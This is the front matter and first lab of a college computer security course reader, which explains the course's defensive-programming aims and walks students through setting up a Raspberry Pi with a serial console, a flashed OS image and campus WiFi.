DANIEL W. BAROWY

CSCI 331: READINGS

WILLIAMS COLLEGE

PRINTED BY WILLIAMS COLLEGE

20231121st printing, November 2023

Contents

Preface: Defense Against the Dark Arts

COMPUTER SECURITY is a difficult topic. Unlike other areas of science and math, we know few fundamental principles. Consequently, it is difficult to guarantee systems thought to be secure now will remain secure. Threats continuously emerge in new and surprising ways.

No vulnerability demonstrates this fact better than the *Rowhammer* exploit: with enough time to carry out an attack, this computer vulnerabilty effectively gives attackers full control of a computer system [**?**]. Was this exploit the product of lazy or stupid engineers? Definitely not! Attacks like Rowhammer exploit a fundamental tool we employ to reign in complexity: abstraction. Abstraction provides guarantees in order to simplify systems design. Unfortunately, many "guarantees" have surprising and unexpected corner cases. Case in point: Rowhammer exploits the physical structure of a computer's memory circuitry. This vulnerability exists in a domain that software engineers cannot be expected to know. In fact, no software technique can totally stop it.

Fortunately, all is not lost. In this course, you will develop a *defensive programming mindset*. When you program defensively, you assume that guarantees are imperfect. Most importantly, you assume that programmers, including yourself, make mistakes. Instead of making attacks *impossible*, which requires monumental efforts and is itself sometimes impossible, we focus on making attacks *expensive*. We want attackers to look at our systems and say "this is not worth the trouble." Making attacks inconvenient turns out not just to be easier to achieve—fully verifying that software is free of bugs remains an open research problem—experience suggests that it is the most effective defensive technique.

To program defensively, you must know the common pitfalls but be constantly on the lookout for new ones. We develop three key skills:

- knowing how to read and assess security literature,
- developing a toolbox of defensive programming techniques, and
- deploying this knowledge to prioritize effort on developing the most effective mitigations.

At the end of this class, you will not be a security expert. Nevertheless, I hope that I will have given you the key skills you need to *become* a security expert.

Happy hunting!

1

Lab 0: Setting up your Raspberry Pi

This course uses Raspberry Pi computers for all assignments. The rationale is to provide you with a machine for which you have total control, something that is difficult to do with shared lab computers. It also serves as a common platform to facilitate grading. Don't spend too much time worrying about this machine. Accidentally damaging it is inconvenient but not expensive. At the end of the semester, you can repurpose your Raspberry Pi for your own personal projects: it's yours!

1.1 Learning Goals

In this lab, you will learn:

- The purpose of each component in your lab kit.
- How to use a serial console.
- How to install an operating system on your Raspberry Pi.

1.2 The Lab Kit

You were given a small lab kit at the start of this course. It contains a number of objects. What are these things?




Figure 1.1: A computer.

The Computer. The most important item in your kit is the Raspberry Pi computer.

Model	Raspberry Pi Zero WH
Processor	ARMv6 at 1GHz
Memory	512MB
Persistent storage	SD card slot
Video	1080p mini-HDMI on Broadcom BCM2835
Wifi	2.4 GHz and 5 GHz 802.11b/g/n/ac wireless LAN
Expansion	40-pin general-purpose input/output port (GPIO)

Table 1.1: To put these specifications in context, your Raspberry Pi is about as fast as a good personal computer from around the time I graduated from college. While computers are certainly faster now, those computers were quite capable. Yes, I am old.

The Power Brick. The next most important thing is the thing we colloquially refer to as a "power brick."

Digital logic circuits, like the ones found inside this computer, run on direct current. Power from a wall outlet is alternating current. This device converts power from a North American wall outlet (120 Volts AC) into the form used by this computer (5 Volts DC). Observe that the plug at one end of the power brick looks like a microUSB connector. That's because it *is* a microUSB connector. Like other inexpensive consumer electronics devices, the Raspberry Pi takes advantage of the ubiquity of USB chargers. If you lose your power brick, you can use any cellphone charger that fits in the Raspberry Pi's power port.[1] Be careful not to plug your power brick into the wrong port—plug it into the port labeled on the Raspberry Pi's case as `Power`. Also observe that the power port has the text `PWR IN` printed next to it on the circuit board.

Figure 1.2: Power brick.

[1] If you travel outside North America with your Raspberry Pi to a location with a different power standard, just find a cellphone charger that works in your locality. If the charger has a microUSB connector, you can use it with your Raspberry Pi.

Persistent storage. The Raspberry Pi model we're using for this class lacks any persistent, built-in storage. Persistent storage saves the state of your machine when the power is turned off. You've probably heard people just say "disk" when they mean persistent storage. Typical computers use either an internal spinning magnetic disk (a "hard disk drive," aka "HDD") or an internal solid-state disk ("SSD"). We are using SD cards for this purpose, which are based on a similar technology as the SSDs found in most computers. SD cards have the advantage of being easily replaceable. The downside is that they are not very durable devices.




Figure 1.3: microSD card and SD adapter.

USB SD card reader/writer. We will eventually boot our Raspberry Pi computers using operating system software we have copied onto our SD card. This presents something of a chicken-and-egg problem. How do we put an operating system onto a disk when we need a running operating system to do so? The answer is to load the software from a different computer.

This device plugs into any computer with a USB port. It has two plugs: a USB-A style plug and a USB-C style plug. Use the port that matches the port on your computer.[2]

Note that you cannot copy OS software by simply dragging files from your computer's disk onto the icon that pops up when you plug this device into your computer. To boot successfully, operating system files need to be placed in specific locations, and all the files on the disk must be "formatted"[3] in a specific manner. Later in this lab, we will use a special program called Etcher to write (sometimes called "flashing") files to our SD cards.

Figure 1.4: USB-to-SD card reader/writer.

[2] A *plug* is the part that inserts into a *port*. Engineers frequently refer to plugs as *male connectors* and ports as *female connectors*.

[3] We will be using the Linux operating system in this class. A typical Linux boot disk uses the ext filesystem. If you are using a Mac, you're probably using the APFS filesystem. If you're using Windows, you're probably using NTFS. These formats are all very different and the differences matter.

Serial console adapter. Although you can connect a Raspberry Pi directly to a display with an HDMI port, a keyboard, and a mouse, most students nowadays use laptops and likely do not have spare displays, keyboard, and mice laying around. Instead, we will interface directly with the Raspberry Pi's serial port.

Serial ports are an ancient technology. They were originally invented to connect computers to teletype machines, which were large electromechanical machines that printed on paper. Printing on paper was important in early computing because *graphical* displays were both primitive and prohibitively expensive. Teletypes usually had a keyboard attached to them, which were familiar to many users who had worked with typewriters.

Although we no longer use teletypes, the serial port stuck around because of its usefulness. Virtually every computer has a serial port, even if you can't see it.[4] When things go wrong in a computer system, the serial console almost always continues to operate without problems. It is not a coincidence that the text interface you learn as a computer science major is called "the terminal."[5]

A USB-to-serial console adapter lets you plug your Raspberry Pi's serial port into any computer with a USB port. As you will see in this lab, we are going to use the `screen` program to negotiate the connection between our two computers. This setup gives you the flexibility to physically use the computer of your choice (e.g., your laptop or a lab machine) while interacting with your Raspberry Pi. Note that the included ribbon cable makes the connection between the adapter and the Raspberry Pi's serial port pins.

It is important that you connect the ribbon cable correctly. Failure to do so can damage the Raspberry Pi, the serial console adapter, or both. We will discuss the procedure to follow in more detail later in this chapter.

Watch out! Serial ports can be vulnerabilities or attack opportunities.




Figure 1.5: USB-to-serial console adapter.

[4] For example, even smartphones have something called a "JTAG port," which is essentially a serial port.

[5] The "Terminal" program in the macOS is actually a "virtual terminal," because it's only pretending to attach itself to the physical serial port on your computer.

USB-C to USB-A adapter. For those of you using late-model computers with USB-C ports, I've included a USB-C to USB-A adapter, since one of the devices in our lab kit uses USB-A. [6] If you don't have a USB-C port, you don't need to use this adapter.

Figure 1.6: USB-C to USB-A adapter.

[6] The astute reader will observe that this one lab kit includes *three* USB plugs. It sort of makes you wonder what the "U" in "USB" was supposed to stand for.

1.3 Step 1: Flash Your SD Card

Flashing a disk refers to process of cloning the contents of a *disk image* to a real disk. Real disks include SD cards, USB thumb drives, and hard disk drives. A *disk image* is a file representing a virtual disk. During flashing, the contents of a disk image are copied to a real disk. Commonly, disk image files have filenames ending in `.img`, `.iso`, or `.dmg`.

Before you can use your Raspberry Pi, you need to flash its SD card with an operating system. To make life easy, this course uses a disk

image with a preconfigured copy of the Raspbian Linux operating system. [7] If you ever accidentally misconfigure or damage the software installed on your Raspberry Pi, you can follow this procedure to restore the disk back to a working state.

[7] Download from `https://csci331.s3.amazonaws.com/cs331_armhf_raspbian.img.zip`.


1.3.1 *Flashing with Your Personal Computer*

This section describes how to flash your SD card using a personal computer. Due to limitations in the Linux security model in a shared lab environment, this step cannot be carried out on a CS lab machine. If you do not have a personal computer you can use, let me know, and I will supply you with a pre-imaged SD card.

1. Insert your microSD card into your USB SD card reader/writer. You do not have to use the microSD adapter, but you can if you want to.

2. Plug the adapter into your computer. Use the USB-C to USB-A adapter if your computer lacks a USB-A socket. If you are presented with a security dialogue, give the device access to your computer.

3. Next, we use a program called Etcher[8]. After installing it, look for a graphical program called `balenaEtcher`. Starting it should produce a screen that looks something like the following, depending on your operating system.



4. Click on the button labeled `Flash from file`, and when prompted, select the image you downloaded earlier (`cs331_armhf_raspbian.img.zip`).

5. Click on the button labeled `Select target`, and when prompted, check the box belonging to your SD card reader/writer. The adapter is called "Generic MassStorageClass Media" on my machine. Importantly, the capacity of the disk should be roughly 32GB.

[8] Download Etcher from `https://www.balena.io/etcher/`. Etcher is available for the macOS, Windows, and Linux. If you're brazenly running a weirdo OS, like Solaris, OpenBSD, or Haiku, you can use `dd`, an exercise left to the reader. Adventurous readers can use `dd` on non-weirdo OSes too.

Be very careful not to select a different disk. Flashing overwrites the contents of whatever disk you choose. If you're not careful, you can accidentally destroy personal data!

Click the `Select 1` button.

6. Now click the `Flash!` button. You may be prompted with an authentication dialogue. Flashing will take several minutes.

7. When ETCHER finishes, quit the program and remove the microSD card from the adapter.

1.4 *Step 2: Connect a Serial Console Adapter to Your Computer*

In this step, you are going to connect the serial console adapter to your computer (e.g., your laptop or lab machine). We will not connect the adapter to the Raspberry Pi just yet. The purpose of this step is to ensure that your computer can communicate with the adapter. To avoid confusion, let's call the computer we're connecting to adapter to the *host computer*. Remember, the host computer is *your* machine (e.g,. your laptop), not the Raspberry Pi.

Fresh out of the box, your serial console adapter will come with two *jumpers* installed. A jumper is a small conductor that connects one electrical contact to another. The first jumper, on the top of the serial console adapter, sets the voltage of the adapter. Your Raspberry Pi uses 3V signals, so your jumper should be set to the `3V3` setting. Figure 1.12 shows a correctly set jumper, and Figure 1.8 shows the same setting in schematic form.

Setting your serial console adapter to the wrong voltage can damage your Raspberry Pi. Do this step carefully!

Go ahead and set the top jumper to `3V3`.

The second jumper is at the bottom of your serial console adapter. Note that the pins at the bottom of the adapter are labeled `VCC`, `GND`, `TXD`, `RXD`, `RTS`, and `CTS` from left to right. Be sure that the bottom jumper *jumps* the `TXD` and `RXD` pins on your own adapter. Figure 1.9 shows the correct placement of the bottom jumper. Set that jumper now.

In normal operation, we will remove the bottom jumper. However, since we want to make sure that our adapter works, the bottom jumper makes something special happen: data transmitted over the adapter will be *echoed* back to us. This works because data sent from the adapter is sent as a signal on the `TXD` pin. `TXD` stands for "transmit data." Data is




Figure 1.7: Top jumper set to 3V3.




Figure 1.8: Top jumper set to 3V3 (schematic).




Figure 1.9: Bottom jumper set to `TXD/RXD`.

received by the adapter on the RXD pin, which stands for "receive data". Since we bridged the two pins with a jumper, which electrically connects the two, data sent on TXD is immediately sent back on RXD.

Now that we have configured our serial console adapter correctly, plug it into a USB port on the host computer. If your computer has a USB-C port, use the supplied USB-C to USB-A adapter. Once the adapter is connected, a red light labeled PWR will become illuminated.

1.5 *Step 3: Start a Console Emulator on the Host Computer*

If you are a Windows user, skip ahead to the section titled *On Windows*.

To make the host computer communicate over the serial console adapter, we will run a program called `screen`. GNU `screen` is a *virtual console multiplexor*, meaning that

- it pretends to be a serial console, *and*
- it allows you to display multiple virtual consoles in a single window.

We're going to focus on the first item, but `screen` is a useful tool for juggling multiple consoles (whether or not you use serial adapters), and so if you're curious, it's worth looking at the documentation that comes up when you type `man screen` at the prompt. For now, let's use `screen` to connect to your serial console adapter.

For a variety of reasons, your device name may be different. If this happens, you will need to find the name on your own computer. One way to do it is to type `$ ls /dev/tty*` before plugging in the adapter, plug it in, run `$ ls /dev/tty*` again, and look for a new name in the output. If you have a an account with superuser privileges (e.g., you are the owner of the machine), you can also inspect the output of running `$ sudo dmesg`, which sometimes prints the name of the device when it is plugged into the computer.

On a Mac. Open a Terminal window and type the following.

```
$ screen /dev/tty.usbserial-[something] 115200
```

where `[something]` is whatever appears when you type in

```
$ ls /dev/tty.usbserial-*
```

after plugging in the adapter.

Baud, which measures the number of symbols per second, was named after Émile Baudot, inventor of a widely used data encoding for telegraph systems in the 19th century. Since, like telegraphs, serial consoles send text, the unit stuck.

On Linux. Open a Terminal window and type the following.

```
$ screen /dev/ttyUSB0 115200
```

The first part of our `screen` command says which *device name* to connect `screen` to.

Device names are different on the Mac versus Linux, which is why these commands are slightly different. The second part of our `screen` command says *what speed* we should run our adapter. Speed uses a unit called *baud*. We're telling `screen` to send data at 115,200 baud.

You can quit screen at any time by typing ctrl + a, ctrl + \.


On Windows. Windows users need both a driver for the USB-TTY device we are using in class, and a third-party terminal emulator, as `screen` is not available. Follow these steps to install both.

1. Download the USB-TTY driver. [9]
2. Right-click on the `CDM212364_Setup.zip` file and select `Extract All...`
3. Click the `Extract` button on the window that comes up.
4. In your file explorer, find the file that you just extracted, `CDM212364_Setup.exe`. Double-click on the executable and follow the instructions to install it. You will need to reboot your computer.
5. Download the PuTTY installer. [10]
6. Double-click on the installer and follow the directions.


[9] Download from `https://csci331.s3.amazonaws.com/CDM212364_Setup.zip`.

[10] Download from `https://csci331.s3.amazonaws.com/putty-64bit-0.76-installer.msi`.

If your serial console adapter is plugged in and you installed the driver correctly as above, Windows will assign a "`COM` port" to the device. To discover the `COM` port mapping, go to your Start menu and type "`device manager`" and when the `Device Manager` program appears, start it. Look for the `Ports (COM & LPT)` item and expand it. There should be an entry called `USB Serial Port`, and in parentheses, it will say what the `COM` port mapping is. On my machine, the serial console adapter maps to `COM6`.



Find the `PuTTY` program in your Windows Start menu and start it. You will be presented with the following dialog box.



Under `Connection type`, choose `Serial`, in the `Serial line` field that appears, enter `COM`n (where n is the mapping you discovered earlier), and in the `Speed` field, enter `115200`.

Finally, click the `Open` button, and a blank console will appear.

Figure 1.10: GPIO pin numbers. When oriented so that the Raspberry Pi's SD card slot is up, pin **1** is at the top left. `GND` = pin 6, `TXD` = pin 8, `RXD` = pin 10.

1.6 *Step 4: Observe the Blinkenlights*

Once your terminal emulator is running, try typing. You should notice two things. First, when you type, two lights, labeled `TXD` and `RXD` on your serial console adapter, should flash. Second, you should see text appear on your screen.

To demonstrate that the "text echo" you see in `screen` really is because you are reflecting the `TXD` signal into `RXD`, remove the jumper you put on the `TXD/RXD` pins in the previous step. Now when you type, you should see the `TXD` light flash, but not the `RXD` light, and no text will appear in your `screen` window. Once you're satisfied that you understand what is happening, quit your terminal emulator. You can quit `screen` by typing ctrl + a, ctrl + \. You can quit `PuTTY` by closing the program. Then remove the serial console adapter from the host computer's serial port, and leave the `TXD/RXD` jumper off.

1.7 Step 5: Connect a Serial Console Adapter to the Raspberry Pi

With the serial console adapter *disconnected* from your computer, attach the flat, wide part of the ribbon cable to your adapter. Note that the ribbon cable can be attached in one of two orientations, with either the white wire attached to the pin marked `VCC` or with the white wire attached to the pin marked `CTS`. Although the color of an electrical wire typically means something, there is no way to insert this cable so that the colors align with their traditional meanings[11]. Therefore, we're going to choose an arbitrary orientation.

[11] Traditionally, the "hot wire" is black, the "neutral wire" is white, and the "ground" wire is green

On the other end of the ribbon cable, you should see individual plugs. Connect each plug wire to its corresponding pin on the Raspberry Pi. The table below shows how pins should be connected.

Adapter Pin	Color	RPi Pin	Purpose
`CTS`	white	*n/a*	Flow control (not used).
`RTS`	orange	*n/a*	Flow control (not used).
`RXD`	green	(8) `TXD`	Receive data from RPi.
`TXD`	blue	(10) `RXD`	Send data to RPi.
`GND`	black	(6) `GND`	Ground.
`VCC`	red	*n/a*	Power supply (not used).




Figure 1.11: Connect the flat end of the ribbon cable to the serial console adapter. Connect wires on the plug end to the `GND`, `RXD`, and `TXD` pins on the Raspberry Pi.

1.8 Step 6: Insert microSD Card and Power Up

With your Raspberry Pi powered off, insert the microSD card you flashed earlier into the microSD card slot. Be sure that your serial console adapter is plugged into your host computer's USB port and that it is receiving power. Now start up the `screen` program again as we did before. This time, connect the USB 5V power supply to the port on the Raspberry Pi

labeled PWR (or on the board, labeled PWR IN). If you did all the steps correctly, you should see text like the following appear on your console screen as your Raspberry Pi boots up.

```
[    0.000000] Booting Linux on physical CPU 0x0
[    0.000000] Linux version 5.10.17+ (dom@buildbot) (arm-linux-
    gnueabihf-gcc-8 (Ubuntu/Linaro 8.4.0-3ubuntu1) 8.4.0, GNU ld
     (GNU Binutils for Ubuntu) 2.34) #1414 Fri Apr 30 13:16:27
    BST 2021
[    0.000000] CPU: ARMv6-compatible processor [410fb767]
    revision 7 (ARMv7), cr=00c5387d
[    0.000000] CPU: PIPT / VIPT nonaliasing data cache, VIPT
    nonaliasing instruction cache
[    0.000000] OF: fdt: Machine model: Raspberry Pi Zero W Rev
    1.1
[    0.000000] Memory policy: Data cache writeback
[    0.000000] Reserved memory: created CMA memory pool at 0
    x17c00000, size 64 MiB
[    0.000000] OF: reserved mem: initialized node linux,cma,
    compatible id shared-dma-pool
[    0.000000] Zone ranges:
[    0.000000]   Normal   [mem 0x0000000000000000-0
    x000000001bfffffff]
(and so on...)
```

Once the Raspberry Pi is done booting, it will print a login prompt.

```
Raspbian GNU/Linux 10 raspberrypi ttyS0

raspberrypi login:
```

To login, type the username **pi** and password **raspberry**.

If you wish, change your password using the passwd utility:

```
$ passwd
```

This class uses Raspbian, version 10 (``buster''). You can learn more about Raspbian at https://www.raspberrypi.org/software/operating-systems/.

When you are done using your Raspberry Pi, it is very important that you perform a *clean shutdown*. A clean shutdown is when you run the system shutdown script to halt the computer. This script does a number of important bookkeeping tasks, including ensuring that all pending writes to disk are written out, and that the disk's metadata journal is consistent with these writes. Failure to shutdown cleanly risks data loss or system corruption.

1.9 *Step 7: Do a clean shutdown*

Run the following command, which will turn your Raspberry Pi off.

```
$ sudo shutdown -h now
```

Note that you can also reboot your computer using the following.

```
$ sudo shutdown -r now
```

After issuing the shutdown command, be sure to wait until the green PWR LED on the Raspberry Pi has gone out. The system has not completely powered down until the light is off. Then, pull the power plug and re-insert it, which will boot the computer again.

The sudo command temporarily gives your user account superuser privileges. The name is derived from the phrase "superuser do," and so it should be correctly pronounced like "sue doo." Nevertheless, many hackers are autodidacts and therefore most of them pronounces it "sue dough." Choose the pronunciation that spares you the most embarrassment in social situations. Either way, sudo is an extremely powerful tool that gives you the power to do *anything* on your computer. Use it carefully!

1.10 *Step 8: Configure Console Dimensions*

The serial console standard, called RS-232, is old compared to most computer technologies, originally introduced in 1960. RS-232 predates modern graphical window environments by many years.

When you run the `Terminal` program on your Mac, the `PuTTY` program on your Windows machine, or the `Konsole` on your Linux machine, what you are actually running is a kind of program called a *terminal emulator*, often called a *term* for short. In other words, it's a program that emulates a serial console. Since RS-232 knows nothing about this, both ends of the console session make some assumptions about the *dimensions* of your window. As the earliest serial consoles were always textual, dimensions are in terms of *rows* and *columns* of text. The default for many serial consoles, including ours, is 24 rows by 40 columns, and by default, your terminal window is likely to be small.

Figure 1.12: Your computer's terminal emulator still thinks it is one of these. Photo © 2013 Jason Scott.

Unfortunately, when you resize your terminal window, you'll probably discover that the text inside it does not change dimensions. RS-232 is not capable of communicating window dimensions. Instead, both endpoints need to agree ahead of time. Fortunately, telling your Raspberry Pi how many rows and columns are being used is easy.

1. Resize your graphical window by clicking on one of the corners and dragging.

2. Find your window size measurement.

   (a) *macOS*: Look for a pair of numbers, like `154x90` printed in the `Terminal`'s titlebar text. The first number is the number of *columns* and the second number is the number of *rows*.

   (b) *Linux*: To obtain the number of rows,

   ```
   $ tput lines
   ```

   To obtain the number of columns,

   ```
   $ tput cols
   ```

   (c) *Windows*: In `PuTTY`, right-click on the titlebar and select "Change Settings...", then find "Window" in the menu that appears. The dimensions will be listed on this configuration page.

3. In your `screen` session on your Raspberry Pi, use the following template:

   ```
   $ stty rows <rows> columns <columns>
   ```

   For example, since my `Terminal` window says `154x90`, I would type:

   ```
   $ stty rows 90 columns 154
   ```

Now, your serial console will span the entire width and height of your terminal emulator window. Remember that whenever you resize the window, you will need to repeat this process again.

1.11 *Step 9: Configure Wifi*

By default, your Raspberry Pi is not connected to any computer networks. Since a computer without a network connection is limited in usefulness, you are going to connect your Raspberry Pi to the campus `eduroam` network.

1. Generate a *hashed* version of your `eduroam` password. Type:

   ```
   $ echo -n 'password_in_plaintext' | iconv -t utf16le | openssl md4
   ```

   where `password_in_plaintext` is substituted with your campus login's password. Note that you *must* enclose your password in single quote characters (`'`). Also note that the last two characters of `utf16le` are the lowercase letters `L` and `E`. You should see a long, hexadecimal number printed on your console, something like.

   ```
   (stdin)= 8265ff84873220f65fb54e6beae931b7
   ```

   Copy this number.

2. Use the `nano` editor to edit the file `/etc/wpa_supplicant/wpa_supplicant.conf`.

   ```
   $ sudo nano -w /etc/wpa_supplicant/wpa_supplicant.conf
   ```

3. When `nano` starts up, you should see the following:

   ```
   network={
         ssid="eduroam"
         priority=1
         proto=RSN
         key_mgmt=WPA-EAP
         pairwise=CCMP
         auth_alg=OPEN
         eap=PEAP
         identity="username@williams.edu"
         password=hash:password
         phase1="peaplabel=0"
         phase2="auth=MSCHAPV2"
   }
   ```

   Substitute `username` and `password` with their appropriate values. For example, I would put `dwb1@williams.edu` in the `identity` field and `hash:8268ae84873222f65fbb8e6be11931b1` in the `password` field.

4. Press ctrl + o to save the document.
5. Press ctrl + x to quit `nano`.
6. Use the `nano` editor to edit the file called `/etc/network/interfaces`

   ```
   $ sudo nano -w /etc/network/interfaces
   ```

7. When `nano` starts up, ensure that the document contains the following:

```
auto lo

iface lo inet loopback

allow-hotplug wlan0

iface wlan0 inet dhcp
        pre-up wpa_supplicant -B -Dwext -i wlan0 -c/etc/wpa_supplicant/wpa_supplicant.conf
        post-down killall -q wpa_supplicant
```

8. Save and quit `nano` as you did before.
9. Reboot your Raspberry Pi.

   ```
   $ sudo shutdown -r now
   ```

10. After your computer has rebooted, verify that it has connected to `eduroam` using the `ifconfig` tool. Type

    ```
    $ ifconfig
    ```

    In `ifconfig`'s output, you should see something like the following.

    ```
    wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
            inet 137.165.126.163  netmask 255.255.248.0  broadcast 137.165.127.255
            inet6 fe80::ba27:ebff:febc:d6c9  prefixlen 64  scopeid 0x20<link>
            ether b8:27:eb:bc:d6:c9  txqueuelen 1000  (Ethernet)
            RX packets 30  bytes 7550 (7.3 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 47  bytes 6649 (6.4 KiB)
            TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    ```

    Be sure that you are looking at the block for `wlan0` and not `lo`. `wlan0` is your wireless network interface card (NIC), while `lo` is a "mock" network device referred to as "loopback" that your computer uses to communicate with itself. In the `wlan0` section, look for an IP address, right after the label `inet`. Mine here is `137.165.126.163`. If you see a number of the form `69.254.xxx.xxx`, then you have not configured your wireless correctly. On the Williams campus, your address will almost always start with `137`. Repeat the steps above and look for your mistake.

1.12 *Step 10: Set the Clock*

Believe it or not, most computers continue to run their clock hardware while turned off, even while unplugged. Keeping the clock running while the computer is off ensures that the time is accurate when the computer is turned on again. This feature requires a special piece of hardware called a *real-time clock* (RTC). Most RTCs come with a small coin cell battery that ensures the RTC is energized when the computer is powered off.

